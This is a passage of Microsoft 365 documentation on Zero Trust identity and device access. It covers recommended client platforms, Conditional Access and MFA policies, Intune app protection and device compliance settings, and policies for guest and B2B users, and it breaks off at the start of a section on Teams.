Enable continuous access evaluation for Azure AD. Continuous access evaluation proactively terminates active user sessions and enforces tenant policy changes in near real-time.		Microsoft 365 E3 or E5

Recommended client configurations

This section describes the default platform client configurations we recommend to provide the best SSO experience to your users, as well as the technical prerequisites for Conditional Access.

Windows devices

We recommend Windows 11 or Windows 10 (version 2004 or later), as Azure is designed to provide the smoothest SSO experience possible for both on-premises and Azure AD. Work or school-issued devices should be configured to join Azure AD directly or if the organization uses on-premises AD domain join, those devices should be configured to automatically and silently register with Azure AD.

For BYOD Windows devices, users can use **Add work or school account**. Note that users of the Google Chrome browser on Windows 11 or Windows 10 devices need to install an extension to get the same smooth sign-in experience as Microsoft Edge users. Also, if your organization has domain-joined Windows 8 or 8.1 devices, you can install Microsoft Workplace Join for non-Windows 10 computers. Download the package to register the devices with Azure AD.

iOS devices

We recommend installing the Microsoft Authenticator app on user devices before deploying Conditional Access or MFA policies. At a minimum, the app should be installed when users are asked to register their device with Azure AD by adding a work or school account, or when they install the Intune company portal app to enroll their device into management. This depends on the configured Conditional Access policy.

Android devices

We recommend users install the Intune Company Portal app and Microsoft Authenticator app before Conditional Access policies are deployed or when required during certain authentication attempts. After app installation, users may be asked to register with Azure AD or enroll their device with Intune. This depends on the configured Conditional Access policy.

We also recommend that organization-owned devices are standardized on OEMs and versions that support Android for Work or Samsung Knox to allow mail accounts, be managed and protected by Intune MDM policy.

Recommended email clients

The following email clients support modern authentication and Conditional Access.

Platform	Client	Version/Notes
Windows	Outlook	2019, 2016, 2013 Enable modern authentication Required updates
iOS	Outlook for iOS	Latest
Android	Outlook for Android	Latest
macOS	Outlook	2019 and 2016
Linux	Not supported	

Recommended client platforms when securing documents

The following clients are recommended when a secure documents policy has been applied.

Platform	Word/Excel/PowerPoint	OneNote	OneDrive App	SharePoint App	OneDrive sync client
Windows 11 or Windows 10	Supported	Supported	N/A	N/A	Supported
Windows 8.1	Supported	Supported	N/A	N/A	Supported
Android	Supported	Supported	Supported	Supported	N/A

Platform	Word/Excel/PowerPoint	OneNote	OneDrive App	SharePoint App	OneDrive sync client
iOS	Supported	Supported	Supported	Supported	N/A
macOS	Supported	Supported	N/A	N/A	Not supported
Linux	Not supported	Not supported	Not supported	Not supported	Not supported

Microsoft 365 client support

For more information about client support in Microsoft 365, see the following articles:

- Microsoft 365 Client App Support - Conditional Access
- Microsoft 365 Client App Support - Multi-factor authentication

Protecting administrator accounts

For Microsoft 365 E3 or E5 or with separate Azure AD Premium P1 or P2 licenses, you can require MFA for administrator accounts with a manually-created Conditional Access policy. See Conditional Access: Require MFA for administrators for the details.

For editions of Microsoft 365 or Office 365 that do not support Conditional Access, you can enable security defaults to require MFA for all accounts.

Here are some additional recommendations:

- Use Azure AD Privileged Identity Management to reduce the number of persistent administrative accounts.
- Use privileged access management to protect your organization from breaches that may use existing privileged admin accounts with standing access to sensitive data or access to critical configuration settings.
- Create and use separate accounts that are assigned Microsoft 365 administrator roles *only for administration*. Admins should have their own user account for regular non-administrative use and only use an administrative account when necessary to complete a task associated with their role or job function.
- Follow best practices for securing privileged accounts in Azure AD.

Next step

Configure the common Zero Trust identity and device access policies

Common security policies for Microsoft 365 organizations

Article • 03/13/2023 • 16 minutes to read

Organizations have lots to worry about when deploying Microsoft 365 for their organization. The Conditional Access, app protection, and device compliance policies referenced in this article are based on Microsoft's recommendations and the three guiding principles of Zero Trust:


- Verify explicitly
- Use least privilege
- Assume breach

Organizations can take these policies as is or customize them to fit their needs. If possible, test your policies in a non-production environment before rolling out to your production users. Testing is critical to identify and communicate any possible effects to your users.

We group these policies into three protection levels based on where you are on your deployment journey:

- **Starting point** - Basic controls that introduce multifactor authentication, secure password changes, and app protection policies.
- **Enterprise** - Enhanced controls that introduce device compliance.
- **Specialized security** - Policies that require multifactor authentication every time for specific data sets or users.

The following diagram shows which level of protections each policy applies to and whether the policies apply to PCs or phones and tablets, or both categories of devices.



You can download this diagram as a PDF file.

> **Tip**
>
> Requiring the use of multifactor authentication (MFA) is recommended before enrolling devices in Intune to assure that the device is in the possession of the intended user. You must enroll devices in Intune before you can enforce device compliance policies.

Prerequisites

Permissions

- Users who will manage Conditional Access policies must be able to sign in to the Azure portal as a **Conditional Access Administrator**, **Security Administrator**, or **Global Administrator**.
- Users who will manage app protection and device compliance policies must be able to sign in to Intune as an **Intune Administrator** or **Global Administrator**.
- Those users who only need to view configurations can be assigned the **Security Reader** or **Global Reader** roles.

For more information about roles and permissions, see the article Azure AD built-in roles.

User registration

Ensure your users register for multifactor authentication prior to requiring its use. If you have licenses that include Azure AD Premium P2, you can use the MFA registration policy within Azure AD Identity Protection to require that users register. We provide communication templates, you can download and customize, to promote registration.

Groups

All Azure AD groups used as part of these recommendations must be created as a **Microsoft 365** group *not a Security group*. This requirement is important for the deployment of sensitivity labels when securing documents in Microsoft Teams and SharePoint later on. For more information, see the article Learn about groups and access rights in Azure Active Directory

Assigning policies

Conditional Access policies may be assigned to users, groups, and administrator roles. Intune app protection and device compliance policies may be assigned to *groups only*. Before you configure your policies, you should identify who should be included and excluded. Typically, starting point protection level policies apply to everybody in the organization.

Here's an example of group assignment and exclusions for requiring MFA after your users have completed user registration.

	Azure AD Conditional Access policy	**Include**	**Exclude**
Starting point	Require multifactor authentication for medium or high sign-in risk	*All users*	• Emergency access accounts • Conditional Access exclusion group
Enterprise	Require multifactor authentication for low, medium, or high sign-in risk	*Executive staff group*	• Emergency access accounts • Conditional Access exclusion group

	Azure AD Conditional Access policy	Include	Exclude
Specialized security	Require multifactor authentication always	*Top Secret Project Buckeye group*	• Emergency access accounts • Conditional Access exclusion group

Be careful when applying higher levels of protection to groups and users. **The goal of security isn't to add unnecessary friction** to the user experience. For example, members of the *Top Secret Project Buckeye group* will be required to use MFA every time they sign in, even if they aren't working on the specialized security content for their project. Excessive security friction can lead to fatigue.

You may consider enabling passwordless authentication methods, like Windows Hello for Business or FIDO2 security keys to reduce some friction created by certain security controls.

Emergency access accounts

All organizations should have at least one emergency access account that is monitored for use and excluded from policies. **These accounts are only used in case all other administrator accounts and authentication methods become locked out or otherwise unavailable**. More information can be found in the article, Manage emergency access accounts in Azure AD.

Exclusions

A recommended practice is to create an Azure AD group for Conditional Access exclusions. This group gives you a means to provide access to a user while you troubleshoot access issues.

> ⚠ **Warning**
>
> This group is recommended for use as a temporary solution only. Continuously monitor and audit this group for changes and be sure the exclusion group is being used only as intended.

To add this exclusion group to any existing policies:

1. Sign in to the **Azure portal** as a Conditional Access Administrator, Security Administrator, or Global Administrator.
2. Browse to **Azure Active Directory** > **Security** > **Conditional Access**.
3. Select an existing policy.
4. Under **Assignments**, select **Users or workload identities**.
    a. Under **Exclude**, select **Users and groups** and choose your organization's emergency access or break-glass accounts and Conditional Access exclusion group.

Deployment

We recommend implementing the starting point policies in the order listed in this table. However, the MFA policies for enterprise and specialized security levels of protection can be implemented at any time.

Starting point

Policy	More information	Licensing
Require MFA when sign-in risk is *medium* or *high*	Use risk data from Azure AD Identity Protection to require MFA only when risk is detected	Microsoft 365 E5 or Microsoft 365 E3 with the E5 Security add-on
Block clients that don't support modern authentication	Clients that don't use modern authentication can bypass Conditional Access policies, so it's important to block them.	Microsoft 365 E3 or E5
High risk users must change password	Forces users to change their password when signing in if high-risk activity is detected for their account.	Microsoft 365 E5 or Microsoft 365 E3 with the E5 Security add-on
Apply application protection policies for data protection	One Intune app protection policy per platform (Windows, iOS/iPadOS, Android).	Microsoft 365 E3 or E5
Require approved apps and app protection policies	Enforces mobile app protection policies for phones and tablets using iOS, iPadOS, or Android.	Microsoft 365 E3 or E5

Enterprise

Policy	More information	Licensing

Policy	More information	Licensing
Require MFA when sign-in risk is *low*, *medium*, or *high*	Use risk data from Azure AD Identity Protection to require MFA only when risk is detected	Microsoft 365 E5 or Microsoft 365 E3 with the E5 Security add-on
Define device compliance policies	Set minimum configuration requirements. One policy for each platform.	Microsoft 365 E3 or E5
Require compliant PCs and mobile devices	Enforces the configuration requirements for devices accessing your organization	Microsoft 365 E3 or E5

Specialized security

Policy	More information	Licensing
Always require MFA	Users must perform MFA anytime they sign in to your organizations services	Microsoft 365 E3 or E5

App protection policies

App protection policies define which apps are allowed and the actions they can take with your organization's data. There are many choices available and it may be confusing to some. The following baselines are Microsoft's recommended configurations that may be tailored to your needs. We provide three templates to follow, but think most organizations will choose levels 2 and 3.

Level 2 maps to what we consider starting point or enterprise level security, level 3 maps to specialized security.

- Level 1 enterprise basic data protection – Microsoft recommends this configuration as the minimum data protection configuration for an enterprise device.
- **Level 2 enterprise enhanced data protection** – Microsoft recommends this configuration for devices where users access sensitive or confidential information. This configuration is applicable to most mobile users accessing work or school data. Some of the controls may affect user experience.
- **Level 3 enterprise high data protection** – Microsoft recommends this configuration for devices run by an organization with a larger or more sophisticated security team, or for specific users or groups who are at uniquely high risk (users who handle highly sensitive data where unauthorized disclosure causes considerable material loss to the organization). An organization likely to be

targeted by well-funded and sophisticated adversaries should aspire to this configuration.

Create app protection policies

Create a new app protection policy for each platform (iOS and Android) within Microsoft Intune using the data protection framework settings by:

- Manually create the policies by following the steps in How to create and deploy app protection policies with Microsoft Intune.
- Import the sample Intune App Protection Policy Configuration Framework JSON templates with Intune's PowerShell scripts.

Device compliance policies

Intune device compliance policies define the requirements that devices must meet to be determined as compliant.

You must create a policy for each PC, phone, or tablet platform. This article will cover recommendations for the following platforms:

- Android
- iOS/iPadOS
- Windows 10 and later

Create device compliance policies

To create device compliance policies, sign in to the Microsoft Intune admin center, and navigate to **Devices** > **Compliance policies** > **Policies**. Select **Create Policy**.

For step-by-step guidance on creating compliance policies in Intune, see Create a compliance policy in Microsoft Intune.

Enrollment and compliance settings for iOS/iPadOS

iOS/iPadOS supports several enrollment scenarios, two of which are covered as part of this framework:

- Device enrollment for personally owned devices – these devices are personally owned and used for both work and personal use.
- Automated device enrollment for corporate-owned devices – these devices are corporate-owned, associated with a single user, and used exclusively for work and

not personal use.

Using the principles outlined in Zero Trust identity and device access configurations:

- The starting point and enterprise protection levels map closely with the level 2 enhanced security settings.
- The specialized security protection level maps closely to the level 3 high security settings.

Compliance settings for personally enrolled devices

- Personal basic security (Level 1) – Microsoft recommends this configuration as the minimum security configuration for personal devices where users access work or school data. This configuration is done by enforcing password policies, device lock characteristics, and disabling certain device functions, like untrusted certificates.
- **Personal enhanced security (Level 2)** – Microsoft recommends this configuration for devices where users access sensitive or confidential information. This configuration enacts data sharing controls. This configuration is applicable to most mobile users accessing work or school data on a device.
- **Personal high security (Level 3)** – Microsoft recommends this configuration for devices used by specific users or groups who are uniquely high risk (users who handle highly sensitive data where unauthorized disclosure causes considerable material loss to the organization). This configuration enacts stronger password policies, disables certain device functions, and enforces extra data transfer restrictions.

Compliance settings for automated device enrollment

- Supervised basic security (Level 1) – Microsoft recommends this configuration as the minimum security configuration for supervised devices where users access work or school data. This configuration is done by enforcing password policies, device lock characteristics, and disabling certain device functions, like untrusted certificates.
- **Supervised enhanced security (Level 2)** – Microsoft recommends this configuration for devices where users access sensitive or confidential information. This configuration enacts data sharing controls and blocks access to USB devices. This configuration is applicable to most mobile users accessing work or school data on a device.
- **Supervised high security (Level 3)** – Microsoft recommends this configuration for devices used by specific users or groups who are uniquely high risk (users who handle highly sensitive data where unauthorized disclosure causes considerable

material loss to the organization). This configuration enacts stronger password policies, disables certain device functions, enforces extra data transfer restrictions, and requires apps to be installed through Apple's volume purchase program.

Enrollment and compliance settings for Android

Android Enterprise supports several enrollment scenarios, two of which are covered as part of this framework:

- Android Enterprise work profile – this enrollment model is typically used for personally owned devices, where IT wants to provide a clear separation boundary between work and personal data. Policies controlled by IT ensure that the work data can't be transferred into the personal profile.
- Android Enterprise fully managed devices – these devices are corporate-owned, associated with a single user, and used exclusively for work and not personal use.

The Android Enterprise security configuration framework is organized into several distinct configuration scenarios, providing guidance for work profile and fully managed scenarios.

Using the principles outlined in Zero Trust identity and device access configurations:

- The starting point and enterprise protection levels map closely with the level 2 enhanced security settings.
- The specialized security protection level maps closely to the level 3 high security settings.

Compliance settings for Android Enterprise work profile devices

- Because of the settings available for personally owned work profile devices, there's no basic security (level 1) offering. The available settings don't justify a difference between level 1 and level 2.
- **Work profile enhanced security (Level 2)**– Microsoft recommends this configuration as the minimum security configuration for personal devices where users access work or school data. This configuration introduces password requirements, separates work and personal data, and validates Android device attestation.
- **Work profile high security (Level 3)** – Microsoft recommends this configuration for devices used by specific users or groups who are uniquely high risk (users who handle highly sensitive data where unauthorized disclosure causes considerable material loss to the organization). This configuration introduces mobile threat defense or Microsoft Defender for Endpoint, sets the minimum Android version,

enacts stronger password policies, and further restricts work and personal separation.

Compliance settings for Android Enterprise fully managed devices

- Fully managed basic security (Level 1) – Microsoft recommends this configuration as the minimum security configuration for an enterprise device. This configuration is applicable to most mobile users accessing work or school data. This configuration introduces password requirements, sets the minimum Android version, and enacts certain device restrictions.
- **Fully managed enhanced security (Level 2)** – Microsoft recommends this configuration for devices where users access sensitive or confidential information. This configuration enacts stronger password policies and disables user/account capabilities.
- **Fully managed high security (Level 3)** - Microsoft recommends this configuration for devices used by specific users or groups who are uniquely high risk. These users may handle highly sensitive data where unauthorized disclosure may cause considerable material loss to the organization. This configuration increases the minimum Android version, introduces mobile threat defense or Microsoft Defender for Endpoint, and enforces extra device restrictions.

Recommended compliance settings for Windows 10 and later

The following settings are configured in **Step 2: Compliance settings**, of the compliance policy creation process for Windows 10 and newer devices. These settings align with the principles outlined in Zero Trust identity and device access configurations.

For **Device health** > **Windows Health Attestation Service evaluation rules**, see this table.

Property	**Value**
Require BitLocker	Require
Require Secure Boot to be enabled on the device	Require
Require code integrity	Require

For **Device properties**, specify appropriate values for operating system versions based on your IT and security policies.

For **Configuration Manager Compliance**, if you are in a co-managed environment with Configuration Manager select **Require** otherwise select **Not configured**.

For **System security**, see this table.

Property	Value
Require a password to unlock mobile devices	Require
Simple passwords	Block
Password type	Device default
Minimum password length	6
Maximum minutes of inactivity before password is required	15 minutes
Password expiration (days)	41
Number of previous passwords to prevent reuse	5
Require password when device returns from idle state (Mobile and Holographic)	Require
Require encryption of data storage on device	Require
Firewall	Require
Antivirus	Require
Antispyware	Require
Microsoft Defender Antimalware	Require
Microsoft Defender Antimalware minimum version	Microsoft recommends versions no more than five behind from the most recent version.
Microsoft Defender Antimalware signature up to date	Require
Real-time protection	Require

For **Microsoft Defender for Endpoint**

Property	Value
Require the device to be at or under the machine-risk score	Medium

Conditional Access policies

Once your app protection and device compliance policies are created in Intune, you can enable enforcement with Conditional Access policies.

Require MFA based on sign-in risk

Follow the guidance in the article Common Conditional Access policy: Sign-in risk-based multifactor authentication to create a policy to require multifactor authentication based on sign-in risk.

When configuring your policy, use the following risk levels.

Level of protection	Risk level values needed	Action
Starting point	High, medium	Check both.
Enterprise	High, medium, low	Check all three.

Block clients that don't support multifactor authentication

Follow the guidance in the article Common Conditional Access policy: Block legacy authentication to block legacy authentication.

For Exchange Online, you can use authentication policies to disable Basic authentication, which forces all client access requests to use modern authentication.

High risk users must change password

Follow the guidance in the article Common Conditional Access policy: User risk-based password change to require users with compromised credentials to change their password.

Use this policy along with Azure AD password protection, which detects and blocks known weak passwords and their variants in addition to terms specific to your organization. Using Azure AD password protection ensures that changed passwords are stronger.

Require approved apps and app protection policies

You must create a Conditional Access policy to enforce the app protection policies created in Intune. Enforcing app protection policies requires a Conditional Access policy **and** a corresponding app protection policy.

To create a Conditional Access policy that requires approved apps and APP protection, follow the steps in Require approved client apps or app protection policy with mobile devices. This policy only allows accounts within mobile apps protected by app protection policies to access Microsoft 365 endpoints.

Blocking legacy authentication for other client apps on iOS and Android devices ensures that these clients can't bypass Conditional Access policies. If you're following the guidance in this article, you've already configured Block clients that don't support modern authentication.

Require compliant PCs and mobile devices

The following steps will help create a Conditional Access policy to require devices accessing resources be marked as compliant with your organization's Intune compliance policies.

> **⊗ Caution**
>
> Make sure that your device is compliant before enabling this policy. Otherwise, you could get locked out and be unable to change this policy until your user account has been added to the Conditional Access exclusion group.

1. Sign in to the **Azure portal**.
2. Browse to **Azure Active Directory** > **Security** > **Conditional Access**.
3. Select **New policy**.
4. Give your policy a name. We recommend that organizations create a meaningful standard for the names of their policies.
5. Under **Assignments**, select **Users or workload identities**.
   a. Under **Include**, select **All users**.
   b. Under **Exclude**, select **Users and groups** and choose your organization's emergency access or break-glass accounts.
6. Under **Cloud apps or actions** > **Include**, select **All cloud apps**.
   a. If you must exclude specific applications from your policy, you can choose them from the **Exclude** tab under **Select excluded cloud apps** and choose **Select**.
7. Under **Access controls** > **Grant**.
   a. Select **Require device to be marked as compliant**.
   b. Select **Select**.
8. Confirm your settings and set **Enable policy** to **On**.
9. Select **Create** to create to enable your policy.

> **Note**
>
> You can enroll your new devices to Intune even if you select **Require device to be marked as compliant** for **All users** and **All cloud apps** in your policy. **Require device to be marked as compliant** control does not block Intune enrollment and the access to the Microsoft Intune Web Company Portal application.

Subscription activation


Organizations using the Subscription Activation feature to enable users to "step-up" from one version of Windows to another, may want to exclude the Universal Store Service APIs and Web Application, AppID 45a330b1-b1ec-4cc1-9161-9f03992aa49f from their device compliance policy.

Always require MFA

Follow the guidance in the article Common Conditional Access policy: Require MFA for all users to require your specialized security level users to always perform multifactor authentication.

> **Warning**
>
> When configuring your policy, select the group that requires specialized security and use that **instead of selecting All users**.

Next steps



Learn about policy recommendations for guest and external users

Policies for allowing guest access and B2B external user access

Article • 03/01/2023 • 2 minutes to read


This article discusses adjusting the recommended Zero Trust identity and device access policies to allow access for guests and external users that have an Azure Active Directory (Azure AD) Business-to-Business (B2B) account. This guidance builds on the common identity and device access policies.

These recommendations are designed to apply to the **starting point** tier of protection. But you can also adjust the recommendations based on your specific needs for **enterprise** and **specialized security** protection.

Providing a path for B2B accounts to authenticate with your Azure AD tenant doesn't give these accounts access to your entire environment. B2B users and their accounts have access to services and resources, like files, shared with them by Conditional Access policy.

Updating the common policies to allow and protect guests and external user access


This diagram shows which policies to add or update among the common identity and device access policies, for B2B guest and external user access.



The following table lists the policies you either need to create and update. The common policies link to the associated configuration instructions in the Common identity and device access policies article.

Protection level	Policies	More information
Starting point	Require MFA always for guests and external users	Create this new policy and configure: • For **Assignments** > **Users and groups** > **Include**, choose **Select users and groups**, and then select **All guest and external users**. • For **Assignments** > **Conditions** > **Sign-in**, leave all options unchecked to always enforce multi-factor authentication (MFA).
	Require MFA when sign-in risk is *medium* or *high*	Modify this policy to exclude guests and external users.

To include or exclude guests and external users in Conditional Access policies, for **Assignments** > **Users and groups** > **Include** or **Exclude**, check **All guest and external users**.



More information

Guests and external user access with Microsoft Teams

Microsoft Teams defines the following users:

- **Guest access** uses an Azure AD B2B account that can be added as a member of a team and have access to the communications and resources of the team.

- **External access** is for an external user that doesn't have a B2B account. External user access includes invitations, calls, chats, and meetings, but doesn't include team membership and access to the resources of the team.

For more information, see the comparison between guests and external user access for teams.

For more information on securing identity and device access policies for Teams, see Policy recommendations for securing Teams chats, groups, and files.

Require MFA always for guest and external users

This policy prompts guests to register for MFA in your tenant, regardless of whether they're registered for MFA in their home tenant. When accessing resources in your tenant, guests and external users are required to use MFA for every request.

Excluding guests and external users from risk-based MFA


While organizations can enforce risk-based policies for B2B users using Azure AD Identity Protection, there are limitations in the implementation of Azure AD Identity Protection for B2B collaboration users in a resource directory due to their identity existing in their home directory. Due to these limitations, Microsoft recommends you exclude guests from risk-based MFA policies and require these users to always use MFA.

For more information, see Limitations of Identity Protection for B2B collaboration users.

Excluding guests and external users from device management

Only one organization can manage a device. If you don't exclude guests and external users from policies that require device compliance, these policies will block these users.

Next step



Configure Conditional Access policies for:

- Microsoft Teams
- Exchange Online
- SharePoint
- Microsoft Defender for Cloud Apps

Policy recommendations for securing Teams chats, groups, and files

Article • 02/16/2023 • 6 minutes to read

This article describes how to implement the recommended Zero Trust identity and device access policies to protect Microsoft Teams chats, groups, and content such as files and calendars. This guidance builds on the common identity and device access policies, with additional information that's Teams-specific. Because Teams integrates with our other products, also see Policy recommendations for securing SharePoint sites and files and Policy recommendations for securing email.

These recommendations are based on three different tiers of security and protection for Teams that can be applied based on the granularity of your needs: starting point, enterprise, and specialized security. You can learn more about these security tiers and the recommended policies referenced by these recommendations in the Identity and device access configurations.

More recommendations specific to Teams deployment are included in this article to cover specific authentication circumstances, including for users outside your organization. You will need to follow this guidance for a complete security experience.

Getting started with Teams before other dependent services

